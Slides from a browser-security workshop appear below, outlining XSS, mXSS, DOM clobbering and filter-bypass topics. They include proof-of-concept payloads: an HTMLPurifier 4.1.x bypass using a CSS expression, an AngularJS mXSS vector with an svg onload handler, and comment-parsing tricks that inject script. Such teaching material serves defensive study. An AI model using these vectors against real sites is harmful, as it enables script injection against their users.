

This Workshop covers the following topics

This workshop will introduce and discuss the most important attack techniques relevant in the browser realm. We will cover both **attacks** and **defense** – but mainly attacks of course. The following outline will show you what's coming up.

→ „First Segment“

- The very Basics
- HTTP / Encoding
- Character Sets
- Cross Site-Scripting
- DOMXSS
- DOM Clobbering
- Drag&Drop / Copy&Paste
- Legacy Features
- Discussion

→ „Second Segment“


- HTML5 Attacks & Vectors
- SVG & XML
- Mutation XSS / mXSS
- Character-Set XSS
- Scriptless Attacks
- SOP Bypasses
- Filter Bypasses
- Optimizing your Payload
- Discussion

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Iconography for this Event




Yay, we gonna
see some stuff!



Don't tell, don't
tweet



This is mitigation
advice



Damn,
we gotta do stuff

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Let's see some of this Complexity

Let's have a look at a very convincing example for the insanity of web application security complexity. We'll now dissect a former MSIE „0-day“ we found and see, how and why this attack caused more trouble than many other

- A working filter-bypass against HTMLPurifier 4.1.0 / 4.1.1
- Back then one of the best PHP-XSS filters!
- Direct JavaScript execution on IE5-IE10
- Documentation can be found here: <http://is.gd/CnZGNQ>

```
<a style="background:url('/\'\",!@x:expression\  
      (write\ (1\) \) // \) !\' ');"></a>
```

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AngularJS mXSS Corner Case

- In recent AngularJS versions, we can observe an interesting mXSS corner case
- This time it's based on unsafe handling of `document.createComment()`

```
<!doctype html>
<html ng-app>
<head>
<script src="angular.min.js"></script>
</head>
<body>
<b class="ng-include:'somefile?--
<svg&sol;onload=alert&lpar;1&rpar;&gt;' ">HELL0</b>
<button onclick="body.innerHTML+=1">do the mXSS
thing</button>
</body>
```

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HTML and JavaScript Comments

- Comments are a commonly known concept in programming
- And also in the browser, almost all languages know comments
- And the topic itself is not so complex, is it?
- **Well, comments are not always comments**

```
<!-- hello -->          /* foo */
<!-- hello ->           // bar
<!-- hello >            // <barfoo>foobar</barfoo>
<!-- hello --!>         /*@cc_on */
<![ hello ]>             //@cc_on @if(1)alert(1)@elif(0) @end @*/
<![ [hello ] ]>         //-->
```

```
<![CDATA[hello<s>000</s>]]>
<![if IE]><![endif]>
<!--[if !IE]><script>alert(1)</script><![endif]-->
<comment></comment>
```

- Comments also behave interestingly in the DOM, let's look!
- **XSS Filters often can be tricked with comments!**
 - Several samples here: <http://html5sec.org/?comment>

